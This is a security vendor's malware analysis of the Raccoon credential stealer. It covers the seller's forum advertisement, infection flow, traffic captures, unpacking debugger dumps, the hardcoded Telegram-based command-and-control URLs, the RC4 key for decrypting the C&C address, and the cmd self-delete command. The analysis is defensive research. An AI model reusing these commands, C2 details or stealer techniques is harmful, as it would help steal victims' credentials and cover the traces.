Raccoon Stealer Under the Lens: A Deep-dive Analysis


blog.cyble.com/2021/10/21/raccoon-stealer-under-the-lens-a-deep-dive-analysis/

October 21, 2021

Deep-dive Analysis
Raccoon Stealer Under The Lens
A Malware Family Stealing Credentials
Affected platform
CYBLE

Stealer malware is becoming the weapon of choice for Threat Actors (TA) to steal credentials from victims' devices. This malware family has the capability to steal the cookies, credentials, credit card (CC) information, crypto wallets, and other sensitive details stored on the victim's device. To accomplish this task, the malware uses various techniques to extract information from the victim's machine.

Cyble Research Labs has harvested the latest variant of Raccoon Stealer to study the stealer malware family behavior and the techniques that it uses for infection. The TA behind the Raccoon Stealer has posted the malware's capabilities on a cybercrime forum, wherein he has mentioned that the malware can run on both 32- and 64-bit systems without .NET dependencies, and the logs are collected in RAM instead of the disk, among others.



raccoonstealer
RAID array
User

registration : 01.04.2019
Posts : 60
Reactions : 19

20.05.2019

Raccoon Stealer. We steal, You deal!

We present the result of our many months of work, regular updates, fixes and improvements! We started in April 2019 on exploit, wwh, xss, etc. Since then, we have received quite a few good reviews and are constantly trying to keep the quality of our service at the level.

Software

* Own code. Our build is not a fork of existing products on the market.
* Styler written in C / C ++.
* Our build will give you a great touch every time you spill, because the Raccoon is noticed by units of antiviruses in a dynamic test.
* Raccoon collects: passwords, cookies and autofill from all popular browsers (including FireFox x64), CC data, system information
* Almost all existing desktop cryptocurrency wallets, including the Brave browser wallet and the Metamask extension wallet.
* Built-in file downloader.
* Works on both 32 and 64-bit systems without dependencies on .NET.
* Output file - Native x86 executable easy to encrypt.
* Private key, gate address and all other lowercase values are highly encrypted.
* The stealer stores most of the collected data in RAM, not on disk.
* File grabber.
* A dropper for one or several files with the ability to filter by requests contained in passwords and cookies.
* No need to create a new build when changing a gate! The entire transfer takes place unnoticed by the user.
* Configuration change occurs on the fly. Without rebuilding the build.
* Each build has a unique signature. The person who merged the build on VT is easily calculated and banned from the service without a refund.

Figure 1 TA Post on Cyber Crime Forum

Racoon Stealer has been observed in the wild since April 2019. Until then, the TA behind the Stealer had been working on enhancing the techniques used by this malware. At the time of writing this analysis, Virus Total has more than 9K samples of Racoon Stealer with 5+ positive detection.

The figure below shows the high-level execution flow of the Raccoon stealer malware. Initially, it connects to the TA's Telegram channel to get the Command and Control (C&C) IP. Further, the malware downloads the configuration data and other payloads/modules to extract the credentials from the victim's device and conduct the data exfiltration.




Start
Connect to TA's Telegram Channel to get C&C IP
Send Victim Unique ID to C&C
Receive Configuration Data from C&C
Send Request to Download First Module for Credentials Extraction
Parse the Application SQLite DB File for Extracting Credentials
Send Request to Download Addtional Modules for Dependency and Extraction
After Credentials Extraction Send the Victims Credentials to C&C
Self-Delete
Terminator

Figure 2 High-Level Execution Flow of the malware

Technical Analysis


Cyble Research Labs analyzed this sample. Upon performing the static analysis, we found that the malware is x86 architecture Portable Executable (PE) binary written in C/C++ and compiled on 2020-06-24 05:58:17.



```
File name
C:\Users\MalWorkstation\Desktop\Evil.exe
File type        Entry point              Base address
PE32             00464e00                 00400000
Sections  TimeDateStamp        SizeOfImage      Resources
0004      2020-06-24 05:58:17  003c3000
Scan                 Endianness  Mode  Architecture  Type
Detect It Easy(DiE)  LE          32    I386          GUI
compiler        Microsoft Visual C/C++(2010)[libcmtd]      S
linker          Microsoft Linker(10.0)[GUI32]              S  ?
100%                217 msec
```

Figure 3 Static Information of Malware

Upon the initial execution of the malware in our research environment, we noticed that the malware was trying to communicate to a telegatt[.]top domain and did not show any other behavior, as shown in the below figure.




```
fakedns[INFO]: Response: telegatt.top -> 192.168.199.131
fakedns[INFO]: Response: ecs.office.com -> 192.168.199.131
fakedns[INFO]: Response: clientservices.googleapis.com -> 192.168.199.131
fakedns[INFO]: Response: ecs.office.com -> 192.168.199.131
fakedns[INFO]: Response: self.events.data.microsoft.com -> 192.168.199.131
fakedns[INFO]: Response: update.googleapis.com -> 192.168.199.131
fakedns[INFO]: Response: clientservices.googleapis.com -> 192.168.199.131
fakedns[INFO]: Response: telegatt.top -> 192.168.199.131
fakedns[INFO]: Response: telegatt.top -> 192.168.199.131
```

```
HTTP      210 GET /jdiamond13 HTTP/1.1
TCP        54 80 → 16993 [ACK] Seq=1 Ack=157 Win=64128 Len=0
TCP        71 80 → 16993 [PSH, ACK] Seq=1 Ack=157 Win=64128 Len=17 [TCP segment of a reassembled PDU]
TCP      4434 80 → 16993 [PSH, ACK] Seq=18 Ack=157 Win=64128 Len=4380 [TCP segment of a reassembled PDU]
```

Figure 4 Traffic Analysis of Malware

Upon further investigation, we determined that the malware was trying to access the “jdiamond13” channel on Telegram using the services provided by telegatt[.]top, as shown in the figure below.



Telegram

Don't have **Telegram** yet? Try it now! >

Diamond Shop

4 subscribers

e7dd0fV46cjQG7jcdYm3TS3xk8CWP0R0zlw
==25-v1f

VIEW IN TELEGRAM

Preview channel

Figure 5 TA's Telegram channel

The figure below showcases the infection flow of Raccoon stealer malware.





Figure 6 Infection flow of malware

The figure below depicts the Process tree created by the malware.



```
e28a6d3bdcfdad9ff4c37e6c22c1a52018e5076ec65b128614bcf0e8eb711                                          C:\Users\MalWor...                       DESKTOP-RR1A...  "C:\Users\MalW
  cmd.exe (8136)                                  Windows Command Processor                            C:\Windows\Sys...   Microsoft Corporat... DESKTOP-RR1A...  cmd.exe /C timec
      Conhost.exe (7420)                          Console Window Host                                  C:\Windows\Syst...  Microsoft Corporat... DESKTOP-RR1A...  \??\C:\Windows
      timeout.exe (6176)                          timeout - pauses command processing                  C:\Windows\Sys...   Microsoft Corporat... DESKTOP-RR1A...  timeout /T 10 /N
    e28a6d3bdcfdad9ff4c37e6c22c1a52018e5076ec65b128614bcf0e8eb7                                        C:\Users\MalWor...                       DESKTOP-RR1A...  "C:\Users\MalW
    WerFault.exe (2332)                           Windows Problem Reporting                            C:\Windows\Sys...   Microsoft Corporat... DESKTOP-RR1A...  C:\Windows\Sys
ProcessHacker.exe (1276)                          Process Hacker                                       C:\Program Files\...  wj32                DESKTOP-RR1A...  "C:\Program Files

Description:
Company:
Path:      C:\Users\MalWorkstation\Desktop\e28a6d3bdcfdad9ff4c37e6c22c1a52018e5076ec65b128614bcf0e8eb711171.exe
Command:   "C:\Users\MalWorkstation\Desktop\e28a6d3bdcfdad9ff4c37e6c22c1a52018e5076ec65b128614b
User:      DESKTOP-RR1AB77\MalWorkstation
PID:       5520        Started:   20-10-2021 04:35:47
                       Exited:    20-10-2021 04:35:56
```


Figure 7 Process Tree created by malware

After data exfiltration is completed, the Stealer removes its foothold by removing malware binaries and data files. The following command is executed to perform self-delete.

```
cmd.exe /C timeout /T 10 /NOBREAK > Nul & Del /f /q
“C:\Users\MalWorkstation\Desktop\e28a6d3bdcfdad9ff4c37e6c22c1a52018e5076ec65b128614bcf0e8eb711171.exe”
```

Code Analysis and Debugging

Initially, during the code analysis, Cyble Research Labs found that the malware was packed. The malware decrypts each segment during execution, performs self-injection, and does dynamic import loading. The figure below shows that the malware has created a new binary in a newly allocated memory, and file execution will be transferred to the decrypted binary.



```
EIP → 7665F4C0 <kerne   8BFF         mov edi,edi
      7665F4C2          55           push ebp
      7665F4C3          8BEC         mov ebp,esp
      7665F4C5          5D           pop ebp
      7665F4C6 <JMP.&V  FF25 74136C76  jmp dword ptr ds:[<&VirtualFree>]
      7665F4CC          CC           int3
      7665F4CD          CC           int3
      7665F4CE          CC           int3
      7665F4CF          CC           int3
      7665F4D0          CC           int3

edi=114 L'È'

.text:7665F4C0 kernel32.dll:$1F4C0 #104C0 <VirtualFree>
```


```
EAX   00000004
EBX   00000000
ECX   0008C800
EDX   024B0000

1: [esp+4]  025A0000
2: [esp+8]  00000000
3: [esp+C]  00008000
4: [esp+10]  00000000
5: [esp+14]  00000000
```

```
Address   Hex                                              ASCII
025A0000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
025A0010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
025A0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025A0030  00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00  ................
025A0040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
025A0050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
025A0060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
025A0070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
025A0080  CC 58 48 5C 88 39 26 0F 88 39 26 0F 88 39 26 0F  ÌXH\.9&..9&..9&.
025A0090  D3 51 25 0E 99 39 26 0F D3 51 23 0E 34 39 26 0F  ÓQ%..9&.ÓQ#.49&.
025A00A0  D3 51 21 0E 89 39 26 0F DA 4C 22 0E 9B 39 26 0F  ÓQ!..9&.ÚL"..9&.
025A00B0  DA 4C 25 0E 90 39 26 0F DA 4C 23 0E C7 39 26 0F  ÚL%..9&.ÚL#.Ç9&.
025A00C0  D3 51 22 0E 91 39 26 0F D3 51 20 0E 89 39 26 0F  ÓQ"..9&.ÓQ ..9&.
025A00D0  D3 51 27 0E 93 39 26 0F 88 39 27 0F 7C 39 26 0F  ÓQ'..9&..9'.|9&.
025A00E0  D0 4C 2F 0E 87 39 26 0F D0 4C 24 0E 89 39 26 0F  ÐL/..9&.ÐL$..9&.
025A00F0  52 69 63 68 88 39 26 0F 00 00 00 00 00 00 00 00  Rich.9&.........
025A0100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025A0110  50 45 00 00 4C 01 04 00 CE F6 65 61 00 00 00 00  PE..L...Îöea....
025A0120  00 00 00 00 E0 00 02 01 0B 01 0E 1D 00 92 06 00  ....à...........
025A0130  00 42 02 00 00 00 00 00 BE E9 03 00 00 10 00 00  .B......¾é......
025A0140  00 B0 06 00 00 00 40 00 00 10 00 00 00 02 00 00  .°....@.........
025A0150  06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00  ................
025A0160  00 10 09 00 00 04 00 00 00 00 00 00 02 00 40 81  ..............@.
025A0170  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
025A0180  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0019BE10  024B0446  return to 024B0446 from ???
0019BE14  025A0000  "MZ蝌"
0019BE18  00000000
0019BE1C  00008000
0019BE20  00000000
0019BE24  00000000
0019BE28  00000000
0019BE2C  00000000
0019BE30  00000000
0019BE34  00000000
0019BE38  00000000
0019BE3C  00000000
0019BE40  00000000
0019BE44  00000000
0019BE48  00000000
0019BE4C  00000000
0019BE50  C19D2822
0019BE54  0019CF74  "Workstation\\Desktop\\Test.exe"
0019BE58  0047F5D6  test.0047F5D6
0019BE5C  0019CF60
0019BE60  8C4972A3
0019BE64  C19D2822
0019BE68  0037F000
0019BE6C  00000000
0019BE70  00000000
0019BE74  00000000
0019BE78  00000000
0019BE7C  00000000
```

Figure 8 Malware unpacking

Further, the malware performs a GET request to telegatt[.]top/jdiamond13 to access the Telegram bot profile page. If the telegatt service is down, it uses other hardcoded domains to reach the profile, as shown below figure.




```
0019F84C  004B00C0  &"ØÑK"
0019F850  00000141
0019F854  004D9270  "http://telegatt.top/jdiamond13,http://telegka.top/jdiamond13,http://telegin.top/jdiamond13,https://t.me/jdiamond13"
0019F858  004B0000
0019F85C  004B00C0  &"ØÑK"
0019F860  004CF688  &"‹Ï_[é]4"
```

Figure 9 Services to access TA’s Telegram channel

The malware copies the value "*e7dd0fV46cjQG7jcdYm3TS3xk8CWP0R0zIw==25-v1f*" from the Telegram bot description page shown in Figure 5, and then shifts characters to align in proper encrypted data. i.e., "*fV46cjQG7jcdYm3TS3xk8CWP0R0zIw==*".

Then the malware uses RC4 encryption to decrypt the above string using the hardcoded key "*c5d49434634bb8485382d61999573882*".

